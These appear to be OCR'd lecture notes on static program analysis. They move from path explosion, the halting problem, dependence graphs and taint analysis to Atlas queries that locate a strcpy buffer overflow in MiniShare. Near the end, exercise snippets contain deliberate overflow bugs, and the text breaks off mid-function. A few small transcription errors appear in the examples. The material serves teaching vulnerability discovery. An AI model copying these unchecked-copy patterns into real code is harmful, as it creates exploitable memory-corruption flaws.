


Source: Contemporary Automatic Program Analysis,
Julian Cohen, Blackhat 2014

Counting Program Paths

- How many paths are there for *n* nested branches?

```
if(condition_1){
   if(condition_2){
      if(condition_3){
         …
         if(condition_n){
            // conditions 1 through n
            // must all be true to reach here
         }
      }
   }
}
```



Each condition controls whether or not the next condition executes. If any *n* condition are false, then execution jumps to the block after condition 1, which gives us *n paths*. There is a single path when all conditions are true that leads to the execution of the code guarded by the n^{th} condition. That gives us n+1 paths for *n* nested branches.


For n=2, there are 3 paths. C1=FALSE/C2=FALSE, C1=TRUE/C2=FALSE, C1=TRUE/C2=TRUE

What if we add a constraint that condition 1 equals condition 2? Then some of the paths are infeasible. Either condition 1 and condition 2 are true in which case the two false paths are not followed or the conditions are false in which case the true path is not followed. The number of feasible paths is less than or equal to the total number of paths in the program. In the worst case we have to consider that all paths are feasible.

Counting Program Paths

- How many paths are there for *n* non-nested branches?

```
if(condition_1){
   // code block 1
}
if(condition_2){
   // code block 2
}
if(condition_3){
   // code block 3
}
…
if(condition_n){
   // code block n
}
```



For non-nested branches, each branch is independent of the other. Condition 1 does not influence whether or not condition 2 is executed.

For n=2, there are 4 paths. C1=FALSE/C2=FALSE, C1=TRUE/C2=FALSE, C1=FALSE/C2=TRUE, C2=FALSE/C2=FALSE

Each branch offers two possibilities. For n=3 there are 2*2*2 paths. For *n* non-nested branches there are 2^n paths.


In the worst case, the number of paths in software is exponential!

This is sometimes called the path explosion problem. If we were to count all paths in the Linux kernel there are more paths than there are stars in the galaxy. With the constant growth of software, the computational demands to analyze programs continues to grow.

Considering Loops

- Programs may have loops
  - How many paths does this program have?
  - Can we say if this program halts?

```
while(condition_1){
   if(condition_2){
      break;
   }
}
```



The presence of a back edge indicates there is a loop in the program. In this code condition 1 is a loop header.

If we are going to count paths here we have to consider whether or not we want to treat the path C1 → C2 → C1 as being different than the path C1 → C2 → C1 → C2 → C1. We could count this as one path or an infinite number of paths (looping forever).

Without loops our programs would be very limited. Imagine a program with *n* instructions, where *n* is some finite number. By the pigeon hole principle, a program with *n* instructions must complete in *n* or less steps (running *n*+1 steps means we must have revisited some instruction). Since CPUs run incredibly fast in modern processors, this would imply that most programs would terminate very quickly unless the size of the program was enormous. Loops help to reduce the size of programs by repeating common tasks. In fact sometimes we want to do something *forever* or until the program is terminated by the user such as listen for web connections on a webserver until the webserver is shutdown, which we cannot do without loops. It is common knowledge among experienced developers that the majority of CPU time spent inside a program is spent inside a program's loops.

For this program, if condition 1 is true and condition 2 is false this program loops forever. We can say that this program halts (does not loop forever) if condition 1 is false or if

condition 2 is true, but can we answer this question for any arbitrary program? That is, could we write a program that answers yes/no whether or not another program will halt on some input?


The Halting Problem


Suppose, we could construct:
H(M, x) := if *M* halts on *x* then return true else return false

Then we could construct:
G(M, x) := if G(M*, x)* is false then return true else loop forever

But if we then pass *G* to itself, that is G(G,G), we get a contradiction between what *G* does and what *H* says that *G* does. If *H* says that *G* halts, then *G* does not halt. If *H* says that *G* does not halt, then it does halt.

H cannot exist.





Could we write a program that answers yes/no whether or not another program will halt on some input? Surprisingly, no we cannot. While we can say that some programs terminate and some do not, we cannot answer this question for all programs. This is computer science's first and most fundamental theorem. There cannot exist an algorithm that decides whether any given program ever terminates. The halting theorem was proven in both Alonzo Church's and Alan Turing's papers in 1936.

The proof goes like this. Suppose we could construct a program *H* that takes another program *M* and some input *x* that *M* will run on and decides true or false whether or not *M* halts on *x.* If *H* existed, then we could could simply construct a program *G* that runs *H* with *M* and *x* and loops forever if *H* returns yes and halts otherwise. If we feed G to itself, then there is a contradiction between what *G* does and what *H* says that *G* does. If *H* says that *G* halts, then *G* does not halt. If *H* says that *G* does not halt, then it does halt. So *H* cannot exist.

It turns out that the halting problem is undecidable. In fact many questions about programs are undecidable. For example a *points-to* analysis, an analysis that maps variables to the memory the variable is pointing to, has been shown to reduce to the halting problem. Even the slightly easier, *alias* analysis (answers whether aliases reference the same location in memory) has been reduced to the halting problem. In fact Rice's theorem states that all


non-trivial, semantic properties of programs are undecidable. As a result there are fundamental limits on what a program analysis is capable of answering.

Data Flow Graph

Example:

1. x = 2;
2. y = 3;
3. z = 7;
4. a = x + y;
5. b = x + z;
6. a = 2 * x;
7. c = y + x + z;
8. t = a + b;
9. print(t); ← detected failure

Relevant lines:
1,3,5,6,8




What lines must we consider if the value of *t* printed is incorrect?

- A *Data Flow Graph* (DFG) creates a graph of primitives and variables where each assignment represents an edge from the RHS to the LHS of the assignment.


Data Dependence Graph

- Note that we could summarize data flow on a per statement level.
- This graph is called a *Data Dependence Graph* (DDG)



Code Transformation (before – flow insensitive): Static Single Assignment Form

1. x = 1;
2. x = 2;
3. if(condition)
4. x = 3;
5. read(x);
6. x = 4;
7. y = x;



Resulting graph when statement ordering is not considered.


Now let's consider the ordering of

Code Transformation (after – flow sensitive): Static Single Assignment Form

1. x = 1;
2. x = 2;
3. if(condition)
4. x = 3;
5. read(x);
6. x = 4;
7. y = x;

1. $x_{1,1}$ = 1;
2. $x_{2,2}$ = 2;
3. if(condition)
4. $x_{3,4}$ = 3;
5. read($x_{2,2}$,$_{3,4}$);
6. $x_{4,6}$ = 4;
7. $y_{1,7}$ = $x_{4,6}$;

Note: <Def#,Line#>




Control Flow Graph

Example:

```
1. i = readInput();
2. if(i == 1)
3.     print("test");
   else
4.     i = 1;
5. print(i);
6. return; // terminate
```

Relevant lines: 1,2,4

detected failure




What lines must we consider if the value of *i* printed is incorrect?

- A *Control Flow Graph* (CFG) represents the possible sequential execution orderings of each statement in a program.
- Data flow influences control flow, so this graph is not enough.

Control Dependence Graph


- If a statement X determines whether a statement Y can be executed then statement Y is *control dependent* on X.



Program Dependence Graph

- Both DDG and CDG nodes are statements
- The union of a DDG and the CDG is a PDG

DDG + CDG = PDG



Program Slicing (Impact Analysis)

- Reverse Program Slice

  Answers: What statements does this statement's execution depend on?

- Forward Program Slice


  Answers: What statements could execute as a result of this statement?

Example:

1. i = readInput();
2. if(i == 1)
3. print("test");

   else
4. i = 1;
5. print(i); ← detected failure
6. return; // terminate

Relevant lines: 1,2,4




Taint Analysis

How can we track the flow of data from the source (*x*) to the sink (*y*)?

- Taint = (forward slice of *source)* intersection (reverse slice of *sink)*

```
public class DataflowLaunder {

        public static void main(String[] args) {
                String x = "1010";
                String y = launder(x);
                System.out.println(y + " is a laundered version of " + x);
        }

        public static String launder(String data){
           String result = "";
           for(char c : data.toCharArray()){
             if(c == '0')
                result += '0';
             else
                result += '1';
           }
           return result;
        }

}
```



There exists a path from the *launder* method's input *data* parameter to it's return *result*, so we can say *result* is tainted by *data*. Since *x* is passed to the *data* parameter which taints *result* and the return value is assigned to *y*, we know that *x* taints *y*.


Program Analysis with Atlas

```
1  public class TestClass {
2
3      public void A() {
4          B();
5      }
6
7      public void B() {
8          C();
9      }
10
11     public void C() {
12         B();
13         D();
14     }
15
16     public void D() {
17         G();
18         E();
19     }
20
21     public void E() {
22
23     }
24
25     public void F() {
26
27     }
28
29     public void G(){
30
31     }
32
33 }
```

Program Declarations, Control Flow, and Data Flow

Queryable Graph Database


2-way Source Correspondence




Atlas Query Language

- eXtensible Common Software Graph (XCSG) schema
  - Heterogeneous, attributed, directed graph data structure as an abstraction to represent the essential aspects of the program's syntax and semantics (structure, control flow, and data flow), which are required to reason about software.
  - Expressive query language for users to write composable analyzers
  - Results computed in the form of subgraphs defined by the query, which can be visualized or used as input in to other queries
- Examples in the *Supplemental Materials*

Atlas “Smart Views”



Bug Hunting




What are we looking for?

- Buffer Overflows, Format Strings, Etc.
- Structure and Validity Problems
- Common Special Element Manipulations
- Channel and Path Errors
- Handler Errors
- User Interface Errors
- Pathname Traversal and Equivalence Errors
- Authentication Errors
- Resource Management Errors
- Insufficient Verification of Data
- Code Evaluation and Injection
- Randomness and Predictability
- …

CVEs Vs. CWEs

- Common Vulnerabilities and Exposures
  - CVE-2004-2271 - Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Common Weakness Enumeration
  - CWE-121: Stack-based Buffer Overflow - A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

Levels of Abstraction



A *zero day* vulnerability refers to a hole in software that is unknown to the vendor. Knowledge of a specific issue in a specific version of software can have tremendous value to an attacker, especially if the vulnerability is a zero day that impacts a critical service. Just the four critical zero days carried by the Stuxnet malware were valued at nearly half a million dollars. As valuable as a known vulnerability may the ability to discover unknown vulnerabilities is even more valuable. In order to discover unknown vulnerabilities we must be able to abstractly model vulnerabilities. A well defined model provides just enough abstraction.

What is our model of a buffer overflow?

- What must our model include?
- How abstract should the model be?

- Code Analysis of MiniShare
  - Let's iteratively develop a model to find the vulnerability in MiniShare


```
var strcpy = functions("strcpy")
var strlen = functions("strlen")
var callEdges = edges(XCSG.Call)
var strcpyCallers = callEdges.predecessors(strcpy)
var strlenCallers = callEdges.predecessors(strlen)

show(strcpyCallers.intersection(strlenCallers), "Callers of strcpy and strlen")
```


```
show(strcpyCallers.difference(strlenCallers), "Callers of strcpy and not strlen")
```


```
// select all array variables (variables have a TypeOf edge from an ArrayType)
var arrayTypes = nodes(XCSG.ArrayType)
var typeOfEdges = nodes(XCSG.TypeOf)
var arrays = typeEdges.predecessors(arrayTypes)

// there are 109 arrays initialized in the code
show(arrays.nodes(XCSG.Initialization), "Initialized Arrays")
```

```
// select structures that contain arrays
var arrayStructTypes = arrays.containers().nodes(XCSG.C.Struct)
var typeDefEdges = edges(XCSG.AliasedType, XCSG.TypeOf)
var typeAliases = nodes(XCSG.TypeAlias)
var arrayStructs = typeDefEdges.reverse(arrayStructTypes).difference(arrayStructTypes, typeAliases)

// there are 7 structures containing arrays initialized in the code
show(arrayStructs.nodes(XCSG.Initialization), "Initialized Structures Containing Arrays")
```

```
// buffers are arrays and structures containing arrays
var buffers = arrays.union(arrayStructs)

// find buffers that are tainted by attacker controlled inputs (the network socket)
var sockets = nodes(XCSG.Field).selectNode(XCSG.name, "socket")
var taint = universe.edgesTaggedWithAny("control-dependence", "data-dependence")
var bufferStatements = buffers.containers().nodes(XCSG.ControlFlow_Node)
var taintedBufferStatements = taint.forward(sockets).intersection(bufferStatements)

// there are 87 tainted buffer statements
show(taintedBufferStatements, "Tainted Buffer Statements")
```





```
// find strcpy callsites that take tainted buffers
var invocationEdges = edges(XCSG.InvokedFunction)
var strcpyCallsites = invocationEdges.predecessors(strcpy)
var strcpyCallsiteStatements = strcpyCallsites.containers().nodes(XCSG.ControlFlow_Node)
var taintedStrcpyCallsites = taintedBufferStatements.intersection(strcpyCallsiteStatements)

// there are 17 tainted strcpy callsites
show(taintedStrcpyCallsites, "Tainted strcpy Callsites")
```



```
// find functions with tainted strcpy callsites that do not call strlen
var taintedStrcpyCallsiteFunctions = taintedStrcpyCallsites.containers().nodes(XCSG.Function)
var potentiallyVulnerableFunctions = taintedStrcpyCallsiteFunctions.difference(strlenCallers)
show(potentiallyVulnerableFunctions, "Potentially Vulnerable Functions")
```

```
// filter the tainted strcpy callsites to just the callsites in the potentially vulnerable function
// there should only be 1 function left
var taintedStrcpyCallsitesInPotentiallyVulnerableFunctions = taintedStrcpyCallsites.intersection(
        potentiallyVulnerableFunctions.contained().nodes(XCSG.ControlFlow_Node))
show(taintedStrcpyCallsitesInPotentiallyVulnerableFunctions, "Potentially Vulnerable strcpy")

// print the line number of the potential vulnerability
// [Filename: minishare\serve2.c (line 229)]
println(getSourceCorrespondents(taintedStrcpyCallsitesInPotentiallyVulnerableFunctions))
```





Atlas used the source code of the MiniShare program, but what if we didn't have access to the source code of the program. Could we still detect the vulnerability? How much harder would it be?

IDA Pro is a popular multi-processor disassembler and debugger that can also be scripted with Python API bindings to write program analysis queries. You can disassemble the MiniShare binary with the IDA 5.0 Freeware edition of IDA (https://www.hex-rays.com/products/ida/support/download_freeware.shtml). Take a look at what information you have available to work with. What function names do you see in the code? What do control flow and data flow blocks look like? In general, we lose a lot of high level contextual information when we compile source code to machine code. As analysts, it makes our job harder, but not necessarily impossible.

Activity: Does this program contain a vulnerability?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes…this is perhaps the simplest example of a buffer overflow that we can make.

input = <*any string longer than 64 characters*>

Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
   char c, localbuf[BUFFERSIZE];
   unsigned int upperlimit = BUFFERSIZE - 10;
   unsigned int quotation = roundquote = FALSE;
   unsigned int input_index = output_index = 0;
   while (input_index < length){ c = input[input_index++];
      if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
      if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
      if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; }
      if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
